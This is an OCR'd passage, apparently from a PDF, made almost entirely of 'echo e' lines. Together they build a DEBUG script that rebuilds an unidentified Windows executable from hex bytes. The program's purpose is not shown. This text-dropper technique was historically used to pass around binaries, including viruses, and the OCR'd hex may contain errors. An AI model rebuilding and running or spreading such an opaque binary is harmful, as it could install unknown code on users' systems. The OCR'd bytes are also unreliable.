
```
echo e 25A0 B8 52 A0 64 82 AF C9 F1 09 3C A7 8B 5C 42 E4 9B>>1
echo e 25B0 0E 29 59 AB 64 27 F5 DA 43 27 24 1B B8 09 7E 43>>1
echo e 25C0 08 B6 B5 0E 40 E7 B2 01 DD 89 A1 61 7E 64 83 DB>>1
echo e 25D0 17 B1 31 FB 6D 05 C6 49 6E 23 16 66 2E 62 29 A6>>1
echo e 25E0 2A 64 AE FE 2E 11 36 DD B5 D1 6D D6 17 D7 8F 4A>>1
echo e 25F0 7C 5D 4E 7A CC 39 1A F5 00 B8 0E 24 1C AA FF 1B>>1
echo e 2600 2C 9B 90 F4 99 1D D6 9F 88 E4 9D 3E 41 DB EB 07>>1
echo e 2610 88 46 CC 59 98 E9 5C 5E FD 95 F5 F0 AA 06 70 4A>>1
echo e 2620 81 0F 30 9B 53 C1 8C BA D2 64 08 25 8B 02 30 77>>1
echo e 2630 9B 21 2C 14 FE DE 1E F8 DF 1E E2 B7 69 8C 4F 14>>1
echo e 2640 37 1F FE 52 87 B4 BC 32 80 D2 15 3F 6A 83 75 C2>>1
echo e 2650 1E E5 36 97 93 87 FA 95 88 A6 E2 29 98 82 78 85>>1
echo e 2660 E7 A0 56 3B B0 C7 64 3C 26 87 64 5B 5C F0 2A 34>>1
echo e 2670 9A CC E5 83 82 FB E8 1A 80 FC F0 44 1C A7 7D 5B>>1
echo e 2680 C0 0B E5 1E F4 EE B9 DE A1 B3 14 7E A8 AE 79 99>>1
echo e 2690 53 CB 8F 53 0D 50 E4 D5 66 EF 32 91 D3 2E 61 32>>1
echo e 26A0 E5 C3 7F C3 70 A3 A3 BC 8A F0 BF 5E 4E 5C 58 15>>1
echo e 26B0 25 E4 2B 44 B4 83 68 29 5B E4 B4 D1 3A B7 8F 7B>>1
echo e 26C0 6A F4 B1 44 0B 37 D8 F5 2F 45 11 42 A0 53 ED 74>>1
echo e 26D0 A9 31 50 FD 10 97 A4 D6 D7 41 C3 93 7D 91 63 ED>>1
echo e 26E0 47 58 F5 C2 C4 CC 31 FA 52 8B E2 3D FA 38 D7 F6>>1
echo e 26F0 02 79 06 FB 7C 6E 5E F1 7A E1 FD AD 1D FE A5 F1>>1
echo e 2700 03 7D A3 CD 59 81 68 D7 8F AF A6 FD 3E 20 28 81>>1
echo e 2710 72 CE A1 D7 7D 49 DD C6 1C B5 18 A1 F7 D6 49 3B>>1
echo e 2720 F6 D3 76 EA B7 E8 A2 7E 99 F5 38 EE CC 0F 47 47>>1
echo e 2730 8F DA E9 86 4C 33 B1 7E 0C 3E 7D 16 49 91 A8 2E>>1
echo e 2740 FE 77 A4 C1 B2 49 AB 5C 9F 0D B2 47 05 CD 35 BC>>1
echo e 2750 63 2E E7 9E 66 38 C6 73 0C 78 EB E7 B4 04 B8 38>>1
echo e 2760 09 11 51 3C 11 A5 C9 5D BB 5F E6 23 17 D3 86 C7>>1
echo e 2770 07 5D 37 D8 13 8F D7 45 5B 6B 22 11 29 84 F9 B5>>1
echo e 2780 25 AD 55 D5 BB 73 97 D7 24 59 D5 78 DE B2 39 CF>>1
echo e 2790 6B BE 24 A6 FD 35 48 E9 EA 4F D1 74 C3 0E 2A 64>>1
echo e 27A0 EA 83 38 3E 94 75 70 4F 3B 16 CF 6A 90 8E 64 DD>>1
echo e 27B0 7D 3E 5E BA D1 C0 4A 63 09 DF 91 8E EC 95 F2 4B>>1
echo e 27C0 19 0E FE A4 A7 18 73 51 15 A3 23 CC 3D BC 18 CA>>1
echo e 27D0 9C C8 A7 6F 8D 41 EE 14 CD 99 55 95 1D 60 E7 F8>>1
echo e 27E0 93 17 38 82 92 BF BD BE D3 6A 9B 6B 75 09 CA A0>>1
echo e 27F0 2C 8A 9F AE 23 7B 68 30 E7 1F E0 87 65 B6 A8 74>>1
echo e 2800 8A 6D 94 C9 48 35 C7 40 5E DA 50 ED 84 89 A0 DD>>1
echo e 2810 E5 9C CF FE 74 85 A1 5B 30 B1 3F 79 5B A0 00 ED>>1
echo e 2820 5B 5C 7B 20 DE A3 D7 B7 7F 46 D8 B8 3A E3 66 9A>>1
echo e 2830 F0 1D CD CD 51 84 44 29 48 FB 32 23 A5 A7 64 5C>>1
echo e 2840 52 FA CF 57 A3 49 E1 BA 08 AC 1F B1 C4 38 7E 74>>1
echo e 2850 53 95 BF 0D B1 D0 F0 51 32 5B 3C 5D C2 4E 68 63>>1
echo e 2860 02 D9 52 2E 52 0C 63 37 ED 51 6B 23 B0 0D 4B A2>>1
```




```
echo e 2870 41 31 84 DE 4E 50 75 BA 39 D9 AA 83 65 F0 F1 18>>1
echo e 2880 9F F9 9A 7B 2B 7F A9 DC 43 BC AD E8 35 05 C4 FD>>1
echo e 2890 08 3A EF 64 82 9E AD B5 BC B6 6D A6 14 32 DA 81>>1
echo e 28A0 AF 02 D6 47 C1 55 26 B7 F0 16 40 7C 03 5D 0B 4E>>1
echo e 28B0 3D AD 62 24 4B D1 AC EB 3A 23 48 57 66 98 CE 26>>1
echo e 28C0 4C 74 1C F0 CE F3 A2 3B 05 B8 83 52 F2 9B 91 82>>1
echo e 28D0 98 C3 4F 2E 5F 55 02 D6 3F 5A 1A DB 20 A8 D4 EE>>1
echo e 28E0 12 6A 24 31 3B B1 FA 80 A9 66 BF 84 FD FA 0A 7D>>1
echo e 28F0 6D 06 9A 5C CF 80 7E 33 E0 64 35 E3 3B 96 67 18>>1
echo e 2900 9C AD EA DA A4 2C 92 B1 D3 19 79 8E 82 E4 77 B0>>1
echo e 2910 22 EA 97 F5 30 DE 5F 41 1B AF 49 33 D6 70 9E 4A>>1
echo e 2920 69 A4 34 59 20 51 A4 AB 99 10 77 E9 9A 72 44 EC>>1
echo e 2930 65 D7 1F DE 53 75 BF 9A F5 A5 6B 05 81 AB B7 3D>>1
echo e 2940 60 4D 2D 1F AF E2 14 46 BF 17 4C B9 F4 A5 E0 F5>>1
echo e 2950 35 1B 5E 8E DB BE B5 07 B7 1B A6 FE B4 2A 29 E2>>1
echo e 2960 EA 31 C1 CD 0E 6B 19 C9 D1 85 73 A1 A9 C3 07 8F>>1
echo e 2970 17 24 5C 7C 53 14 9C F1 C2 37 50 E7 E5 FD 39 34>>1
echo e 2980 1B 89 FB CF 4B F8 DC BB CE FE 03 84 63 24 97 3A>>1
echo e 2990 1B 3D 28 EB 52 7A 0C F5 1C 5F D8 5F 58 53 D8 44>>1
echo e 29A0 B2 07 F9 CB 69 3A 8B 96 3F 82 9E 1F B5 9D 27 4D>>1
echo e 29B0 B4 59 94 DF 8F 85 D0 5C D2 9E 87 63 DC 68 C8 C8>>1
echo e 29C0 BA 43 5A 1C 50 C2 54 F4 A0 E2 FD 86 97 18 7A 41>>1
echo e 29D0 7C 73 B0 46 62 19 76 BA 83 EE 37 E8 6E 09 4E BC>>1
echo e 29E0 A1 A7 63 54 EB A3 F7 7A 96 28 8D BD B0 96 34 DE>>1
echo e 29F0 E3 21 79 2D 2C 60 1B B7 E2 D7 58 4A 40 4E A2 1B>>1
echo e 2A00 BA D9 88 22 96 85 A8 9B 88 6A 04 BE 01 06 FE 43>>1
echo e 2A10 47 12 35 A9 3A 9A 64 EA 8B 57 B7 C8 C3 62 A0 94>>1
echo e 2A20 73 6F D6 B6 0B 7E 18 37 6F 39 EE B0 16 D2 5A E0>>1
echo e 2A30 60 C7 CA 8C 62 69 AE F0 D8 58 BC 18 2B B0 12 39>>1
echo e 2A40 11 F4 76 F4 91 8D 6F 1A 3B 47 83 D8 27 AD 8B E9>>1
echo e 2A50 61 EB 37 2D 62 34 28 C4 1B 95 62 7B FA 30 66 1F>>1
echo e 2A60 AF 26 E0 37 83 FB C3 BC 35 AB E9 28 D9 F1 3A B9>>1
echo e 2A70 DA DE 2E B3 57 40 F8 06 B9 DE 96 B7 7B 64 DE 4D>>1
echo e 2A80 AA D6 19 E0 2A 19 FB 2C 59 EB B8 46 5B C8 BF 0F>>1
echo e 2A90 11 F2 F6 06 F2 12 8B ED DC 24 F8 F9 5D 1E F6 3E>>1
echo e 2AA0 75 34 B5 E3 E3 2D 62 7B 9E E7 26 DB 96 D6 BF 9A>>1
echo e 2AB0 71 8F DD 03 9A C5 DE BF 63 2F 06 06 F9 39 78 12>>1
echo e 2AC0 C7 F1 C7 86 28 20 83 99 C3 90 60 48 49 B4 A5 A8>>1
echo e 2AD0 40 AD D9 68 D4 EF 54 1C F8 45 FA 42 65 DA CA B7>>1
echo e 2AE0 FB CF 72 1C DC 87 BA A4 AA AE 6D 89 13 C2 9F 3F>>1
echo e 2AF0 23 45 4D 34 D7 81 39 B9 19 F7 69 5F 5C D6 C5 D1>>1
echo e 2B00 CA 66 3E ED E0 0D 6B 5B E0 C2 80 5F F2 7A C1 0B>>1
echo e 2B10 33 FC FA 3E 76 B7 94 A2 71 A2 30 04 54 17 01 5F>>1
echo e 2B20 90 5E A6 3D 96 A4 DA A4 A7 22 10 96 3A 82 EB C1>>1
echo e 2B30 1C 35 A6 C9 D7 60 38 34 5C 33 12 71 C7 A4 15 31>>1
```




```
echo e 2B40 66 E4 27 DE C5 92 54 F3 6A F0 D2 7A E8 26 0B BE>>1
echo e 2B50 2C 17 69 B6 4E AC A7 AD 2A 32 45 EC 01 BC 66 52>>1
echo e 2B60 81 1E DD AB 0F D2 EF FC 6A F5 16 15 BB C7 39 BC>>1
echo e 2B70 82 EB 94 8C 16 24 44 0C 8F 96 6C 95 19 17 02 4A>>1
echo e 2B80 19 7A 82 7C 46 E7 1F 47 43 11 D8 D0 77 89 0F 2C>>1
echo e 2B90 6D 0D 71 63 7E 2D 02 9C A1 21 77 51 07 89 34 8F>>1
echo e 2BA0 52 28 C2 83 FD 63 04 A0 E0 E4 23 3E 08 40 EE C6>>1
echo e 2BB0 50 80 1D B8 F1 78 6E 36 39 F2 9C F2 74 4B AA 09>>1
echo e 2BC0 74 3C E4 76 80 A7 92 54 0D 18 0D E3 FA 20 07 11>>1
echo e 2BD0 D7 E6 D1 7F 72 10 D3 00 C6 C6 24 95 C1 E5 72 B2>>1
echo e 2BE0 E2 E5 08 C0 BB C5 7C CD 69 FF 33 82 B3 1A A0 63>>1
echo e 2BF0 AD AB EE B4 3E 8D 8B BA E0 25 0D E8 F4 23 4C F8>>1
echo e 2C00 22 8F CC A1 AC 8E 9D 6C C1 96 72 12 9C EC 84 94>>1
echo e 2C10 9E 98 D2 BE 36 18 91 01 C3 33 7C F2 D8 47 EC F1>>1
echo e 2C20 F1 2C BD 61 96 7B E1 5D 2E 89 FD E0 B1 79 7E 34>>1
echo e 2C30 38 4B 4A AD D9 87 26 92 E1 70 58 60 C6 DD DC B2>>1
echo e 2C40 EA F3 D3 DF 32 D4 8E C5 92 5A 7F D2 A9 66 84 7F>>1
echo e 2C50 A3 8F D8 A2 96 09 17 74 08 40 7E 9E 2B 89 75 D6>>1
echo e 2C60 59 0B 2E 25 0A 1B A7 0F 61 97 CF 3E D6 06 09 4F>>1
echo e 2C70 D1 79 BE 4B D0 FF AF FB 4D 64 FE 9E BB 08 A5 AD>>1
echo e 2C80 AB 18 6B E9 5B 94 B9 9C 5C C2 61 5C 64 1C 80 E2>>1
echo e 2C90 0F 1E 93 92 CC AD 3C D6 CD E9 2A 9B C8 73 FD 27>>1
echo e 2CA0 B7 30 9F B0 8B FE 60 EF E7 CA 78 5A 78 05 72 C4>>1
echo e 2CB0 CB A0 F1 6A 90 E0 F3 6A 33 41 BB 07 BA 77 62 E6>>1
echo e 2CC0 4F 91 16 B2 9B F6 E4 41 B0 CD BD E5 52 23 5B CE>>1
echo e 2CD0 C9 04 47 AF 2F 67 9A 6D BF D7 D7 AF B4 FC 5C E5>>1
echo e 2CE0 92 4C DC 67 01 D3 64 F5 4F 0F 35 C4 F3 42 9C E6>>1
echo e 2CF0 66 7E 40 47 33 6B E3 26 62 9A 8F CC 8B 73 C5 25>>1
echo e 2D00 6E 39 ED 25 73 EB E3 FD A6 6B 11 57 C0 F1 7C 86>>1
echo e 2D10 1D 1F 13 7B FB 4D C8 25 DE 26 7E F1 2F FA 14 A9>>1
echo e 2D20 F5 17 C8 56 B7 45 A9 8B 03 CA 54 0F 68 3F AB DC>>1
echo e 2D30 72 2C B7 6E 13 CC D2 F3 9C 4D F3 2D 56 78 2C 93>>1
echo e 2D40 C3 88 83 A9 20 97 C9 39 35 4E 8D D9 B2 9F 67 9B>>1
echo e 2D50 36 FC 75 00 93 5F 6A 41 8D B3 6D AB FC 1E 0F 36>>1
echo e 2D60 00 CB 54 9D 0F BC D0 5A C3 7F 52 3F BE 66 D5 7D>>1
echo e 2D70 7A 12 EB AE D5 7F B0 2B 57 2D 5B 23 74 A1 56 39>>1
echo e 2D80 F7 31 AE 53 52 AD 4D BD 2D C8 4A 2B 28 9E E7 E1>>1
echo e 2D90 73 D2 80 B7 A4 30 DC 30 DD 0C F4 C7 42 E6 11 20>>1
echo e 2DA0 47 29 9F B2 23 FB CC 7F 42 D9 78 8F CF E7 A6 78>>1
echo e 2DB0 DF 72 FC DE 83 9A F4 AF CE 4D 45 64 3C F6 1A 61>>1
echo e 2DC0 B6 C1 9B 2F 3B CD 51 A7 C2 74 A1 50 3B 8D 4C 7B>>1
echo e 2DD0 6E F8 4A 2C 14 F7 27 B7 D9 81 51 B3 F4 E9 44 F3>>1
echo e 2DE0 44 45 0B ED 68 51 3D 10 D0 54 B7 F1 33 0D A2 6D>>1
echo e 2DF0 21 89 DC BE 3E 41 79 3A BC 5E 15 EB 31 E2 7F D1>>1
echo e 2E00 EA D9 F1 F3 C1 17 D5 06 B1 D8 1D F1 0F 7C C7 CA>>1
```




```
echo e 2E10 41 F5 60 E0 0F 29 8B 6C 3E B8 61 6C C2 B8 8B D5>>1
echo e 2E20 DD 5F 38 D1 79 33 EB 9B 15 B4 F7 59 97 26 CF 0A>>1
echo e 2E30 D8 D7 C3 16 DC CF D5 0D 8F 2A C2 3E 7C 4C 5D 13>>1
echo e 2E40 21 6E 2F 8F 10 79 42 B6 7A AD 03 97 72 4B 17 B8>>1
echo e 2E50 63 53 7C C3 50 85 82 83 DF 01 F2 DF 8D 7B 31 78>>1
echo e 2E60 D1 6C C2 B4 8B 53 16 94 2D 14 5A 08 B3 91 5E 45>>1
echo e 2E70 FF 48 89 55 22 18 CD B9 0A 9E FF 7F A7 B7 12 A6>>1
echo e 2E80 E6 6C 57 AB C6 9A 45 AD 8A C8 29 41 69 82 D1 C5>>1
echo e 2E90 A1 8A B0 2C EC 52 22 A7 0A EF 5A 8B 2C F9 CD 8B>>1
echo e 2EA0 7A 17 DF 0A E2 2F B9 16 D6 2F B2 17 FD 62 DA 05>>1
echo e 2EB0 6D 16 C8 2B 48 BC 5C 5B EE 15 F0 11 7D 50 BB F8>>1
echo e 2EC0 B4 71 77 11 67 71 96 9F 30 B1 02 7C E7 99 9F 19>>1
echo e 2ED0 85 66 15 98 56 61 59 85 7C B5 0B C7 8B 85 7C E2>>1
echo e 2EE0 33 1D 56 85 7C A8 E2 D7 C5 DF 05 DE 85 DD 05 DC>>1
echo e 2EF0 05 55 14 89 EF 9A 64 6D 60 2A FD 72 2B A1 8C B5>>1
echo e 2F00 DA CD 86 B4 0D 80 0E 34 6D 6F F7 3B 3E C2 86 20>>1
echo e 2F10 25 73 F7 BB 7B DA F6 30 2B 03 43 3D 79 08 76 90>>1
echo e 2F20 85 40 F5 DF 44 69 E0 C0 6F C3 FE E8 4F 71 28 73>>1
echo e 2F30 FF CE E5 9D 0D 65 0E BC D1 5C AF 70 20 7B 08 0D>>1
echo e 2F40 FE 6F 79 B5 3F 56 06 78 39 C7 F6 E1 5E 85 B8 92>>1
echo e 2F50 93 02 43 1F B9 FA 38 A9 A2 12 09 9F FF 15 B0 6C>>1
echo e 2F60 48 28 52 C5 8F 3F FE 20 66 66 53 32 00 00 00 63>>1
echo e 2F70 6F 67 27 E0 96 E4 E2 A3 41 C9 05 1B 70 41 C5 65>>1
echo e 2F80 9F 0D A5 9F 15 B1 B2 A3 8C 79 79 F1 27 2B C9 CE>>1
echo e 2F90 70 E7 3D E4 B6 66 E2 82 E4 E0 88 22 23 AB F8 34>>1
echo e 2FA0 11 41 C9 1A 8B 92 23 8B 92 34 71 A2 39 A2 0E 2B>>1
echo e 2FB0 70 5B 4B 8D 7F 04 BA 3A 41 1C 25 2E 3C 2B 29 79>>1
echo e 2FC0 6D 44 91 41 39 01 13 92 88 BE DA 38 CA 8E 12 FC>>1
echo e 2FD0 61 25 8E 11 C1 49 6E 51 CE FE D2 CB 7F FF FD 67>>1
echo e 2FE0 B3 BE 8E FF 0F D0 77 D7 9D 79 DF 9D F9 6E 32 08>>1
echo e 2FF0 AE 50 D0 14 E3 2E 05 9A 9A 4F EE B5 EB 8C 76 11>>1
echo e 3000 68 48 2E 00 F4 A4 51 3A 7E 7F 52 20 43 FD 37 DD>>1
echo e 3010 EA DE 2C F8 33 62 08 0F 4D 01 75 5C E7 8C 62 46>>1
echo e 3020 9F 69 7C 71 06 2A D6 94 07 7B 03 28 9C FA CE 56>>1
echo e 3030 BA C8 F3 DB 7B 82 84 C2 B8 0F 10 E1 0C 41 A5 43>>1
echo e 3040 94 B2 69 B7 14 AD F1 C2 18 40 EC C4 12 17 24 2D>>1
echo e 3050 4A A7 2C 62 E6 08 76 7E 9C D4 C6 74 F8 A3 3D B4>>1
echo e 3060 17 43 E3 F0 0C 97 E7 F7 36 EC 93 1F 63 DF CA 59>>1
echo e 3070 70 6D 3B 18 3F 16 03 5D 12 2F C9 D2 5D A8 8B 49>>1
echo e 3080 07 0C 69 93 84 6F C1 4C A2 27 03 8D CE 74 41 09>>1
echo e 3090 D7 DD 0B BD 48 65 D5 FB C5 FB D1 97 C7 B9 6F 7B>>1
echo e 30A0 E0 F5 CE 7C 5B C2 10 0B 63 0D 0F 9A DA 39 CC E9>>1
echo e 30B0 D7 4F 44 D3 33 B3 20 44 A6 CF 40 1E 94 B8 3E 48>>1
echo e 30C0 1B 66 18 BD 21 AA CE 46 1D 97 7E 94 65 F1 88 5F>>1
echo e 30D0 E7 0C E6 29 47 26 CD 4E 08 BC 24 C9 E8 70 23 AA>>1
```




```
echo e 30E0 1E 89 07 C0 80 79 32 F5 E0 C5 4B 8A 71 FE 84 59>>1
echo e 30F0 C8 29 75 25 EB 01 28 24 22 1D 91 26 9B 3C 19 4A>>1
echo e 3100 6A 42 BA 5A 0A 1D DC 9E 10 52 0B 07 E3 9D 18 8A>>1
echo e 3110 2A 7F 7A EE 57 0B 09 41 73 A5 1F 63 2B DB 66 15>>1
echo e 3120 E5 3E 67 34 3A B4 A8 40 B8 C0 37 49 C6 10 9E 0E>>1
echo e 3130 6C 35 AD AC 74 ED 5C BA 98 4C 76 E0 6B 26 8F 19>>1
echo e 3140 57 56 54 D4 7D E9 C5 C6 9A E1 5A 27 12 4A AC A1>>1
echo e 3150 F1 F1 80 DE A9 B6 84 CB 70 36 3F 2A C7 11 C0 EF>>1
echo e 3160 B2 27 70 33 78 DA BF 59 2D B0 DB D6 91 4F 87 DD>>1
echo e 3170 49 64 DB 91 A0 42 89 96 49 85 65 90 7A E3 3B 54>>1
echo e 3180 D2 8B FD 23 D5 D6 74 4B F5 79 86 02 A1 61 86 A6>>1
echo e 3190 8A D8 70 5A 19 0C 20 22 76 14 82 3E 22 DC 74 82>>1
echo e 31A0 D5 5E 52 28 EC C1 96 FF E5 C0 24 C6 C4 73 03 29>>1
echo e 31B0 57 66 1C F9 45 D5 95 9C 8E 83 7D 19 68 11 14 E6>>1
echo e 31C0 9C 92 95 97 2D 4E 82 BF A2 E4 0C 72 3C 1D 13 07>>1
echo e 31D0 B2 94 F8 14 E3 56 24 D2 A9 9B B6 F4 15 B5 50 83>>1
echo e 31E0 31 39 61 4C 36 9C 84 E7 AE 94 4A 9B 43 B5 7F C4>>1
echo e 31F0 DE B0 1B 08 F2 5C 95 6B 98 BC 1D 3F 63 E9 22 96>>1
echo e 3200 0E 83 C2 C2 6A C9 C3 DA AF B0 56 7A 53 5B 44 AF>>1
echo e 3210 D5 EA 0C 72 52 E0 F2 53 37 34 C9 21 5A D6 BD CB>>1
echo e 3220 56 FF C1 76 20 67 45 9D 91 13 D2 E9 D2 27 BA 58>>1
echo e 3230 03 44 49 2B 04 D1 10 5D 1D 8F 01 42 86 14 CD EE>>1
echo e 3240 01 4A 7F EB CB 17 75 0F 7E 77 5A 04 9E A0 54 E9>>1
echo e 3250 1C 3B 56 3A 67 5B 8B BC 91 AB E4 C6 50 ED 17 06>>1
echo e 3260 36 3F E9 ED FF DB FE D5 8E 34 2B 76 12 B9 85 A3>>1
echo e 3270 8F D6 C9 C1 BB 56 2E E1 A5 20 0D A7 E3 DD D9 EE>>1
echo e 3280 8A 81 54 99 65 CB 77 BC C2 FA 53 71 32 2C F3 FF>>1
echo e 3290 F9 58 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 32F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 3300 13 B3 B3 29 91 80 00 00 31 B7 11 72 A3 82 5E 5A>>1
echo e 3310 58 85 63 E5 50 AF 15 2B E9 62 83 4A 89 11 05 73>>1
echo e 3320 69 4A 83 83 70 83 78 C9 C0 83 12 73 96 56 3E 95>>1
echo e 3330 95 5A FB FB 5A FA E0 E0 E0 A0 E8 E9 33 A8 E5 7E>>1
echo e 3340 00 E3 41 D1 B8 A3 83 83 A2 0F 7D 83 E2 BE 61 0A>>1
echo e 3350 73 08 38 B4 76 73 71 A0 DC E4 42 05 D1 10 B8 5C>>1
echo e 3360 29 44 A4 C1 1C A2 94 47 15 1C 6B A2 5C AF DF FE>>1
echo e 3370 FF F1 94 3A 0E BA 3F FC 13 FE 1D F7 FB BF 0E BC>>1
echo e 3380 5F D7 3A 0A 5F 61 04 76 B4 A7 D6 92 56 0D F1 0D>>1
echo e 3390 38 83 DB 18 41 71 6F B3 1D AF 60 F6 1E 5E C8 CD>>1
echo e 33A0 19 C9 8D AB 01 EA AC AE 65 42 EC 53 0E 0B 9B 47>>1
```




```
echo e 33B0 EA 70 82 9B A2 B8 50 E1 6A AF 9F F2 1E B4 38 51>>1
echo e 33C0 B3 BA F1 B1 1B 42 FC 17 05 71 BD 0E AA E2 42 A4>>1
echo e 33D0 6A 5D 61 C6 EF 71 9B BB F2 90 19 8D 3B F0 BF F0>>1
echo e 33E0 32 1A 8F E2 7C 62 82 87 56 A0 1B 6F B9 8F 00 3C>>1
echo e 33F0 43 54 5E CA B3 A3 E9 7C 49 6F 22 73 59 2E 2E 1D>>1
echo e 3400 4F 49 0A B6 AF E4 3A 1C F7 1B D5 C6 02 03 58 F9>>1
echo e 3410 15 26 04 1A D2 C8 77 C1 60 D7 16 16 44 21 87 D7>>1
echo e 3420 CB 1D D0 85 1A FF D0 42 0D 81 57 77 83 3C F0 A6>>1
echo e 3430 FE E3 B4 19 CF 56 45 CB E4 0C D3 5D 74 88 CC 35>>1
echo e 3440 9B A9 5D F1 94 7F 4A 0C 93 F9 94 C8 3F A1 67 BD>>1
echo e 3450 EA DD F8 9B E7 A6 31 AE 1D F8 7B 80 E4 6E 74 A3>>1
echo e 3460 03 17 8E 0C 41 F6 BB 63 10 18 26 BB 2C C4 0C 71>>1
echo e 3470 FE 22 F0 B5 4B 02 FC D7 A5 C8 8B DE E3 5F 17 DC>>1
echo e 3480 B7 FF B6 47 7D 25 E8 45 C6 92 69 A5 2B 76 A9 31>>1
echo e 3490 64 A1 10 A2 79 92 7E 09 65 C4 F2 32 44 9E 34 58>>1
echo e 34A0 A3 48 A2 64 69 46 45 1E EC FD 22 4D 91 6A 9A 4A>>1
echo e 34B0 37 DB F4 D3 06 69 51 B4 6A F2 61 21 D6 24 CB 36>>1
echo e 34C0 64 FD 9C 9E CA 8A 7B 8F EE 5E 6F B6 1D A1 F3 3B>>1
echo e 34D0 89 EF CB 94 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 34E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 34F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 3500 00 00 00 00 00 00 00 00 04 00 00 00 00 00 02 00>>1
echo e 3510 0B 00 00 00 20 00 00 80 10 00 00 00 38 00 00 80>>1
echo e 3520 00 00 00 00 00 00 00 00 04 00 00 00 00 00 01 00>>1
echo e 3530 01 00 00 00 50 00 00 80 00 00 00 00 00 00 00 00>>1
echo e 3540 04 00 00 00 00 00 01 00 01 00 00 00 68 00 00 80>>1
echo e 3550 00 00 00 00 00 00 00 00 04 00 00 00 00 00 01 00>>1
echo e 3560 0C 04 00 00 80 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 3570 04 00 00 00 00 00 01 00 0C 04 00 00 90 00 00 00>>1
echo e 3580 A0 C0 00 00 E8 43 00 00 E4 04 00 00 00 00 00 00>>1
echo e 3590 E0 20 01 00 A0 03 00 00 E4 04 00 00 00 00 00 00>>1
echo e 35A0 18 3B C4 22 19 19 80 00 2A 3E 54 AD 55 4A 95 48>>1
echo e 35B0 E9 55 47 07 55 22 61 68 CF 4E 08 AE 10 43 AF 42>>1
echo e 35C0 36 A3 A1 A8 1D 28 90 0A 0D EE EB 6F 49 AD BD 37>>1
echo e 35D0 C3 AC 8A F0 9D 2F 09 C2 70 BC 2F 42 A5 78 5F C1>>1
echo e 35E0 2F E0 B7 9D E9 7A 3E 70 72 F5 9C 2F 4D C2 28 6B>>1
echo e 35F0 6C 90 6C 91 20 88 E3 42 71 2B 2F 13 C4 89 37 04>>1
echo e 3600 5A 0C 25 B0 09 58 69 E1 EB 06 0F 60 C6 DE 21 B6>>1
echo e 3610 3D AF 5B 37 14 6D 8F 14 D6 DE E2 35 B1 EA 4C 6F>>1
echo e 3620 71 26 F5 EE 28 0C DC 43 61 BA 90 DB DC 48 F1 B8>>1
echo e 3630 AA 81 B8 95 A1 31 5B 0A F3 8D 92 7E FF FA DD CF>>1
echo e 3640 EF 5F 7F BC FF F8 CD 6C 06 27 F5 7C 5F 3E FC 5F>>1
echo e 3650 44 0F 5B E8 4B 3E B8 2F A0 FE BF A6 A3 F6 03 03>>1
echo e 3660 E0 28 C1 3D A8 CF 82 FB F5 54 22 D8 DF 9A 4B F4>>1
echo e 3670 BE 28 39 C3 3E 08 18 B0 34 40 3F 00 F4 04 20 10>>1
```




```
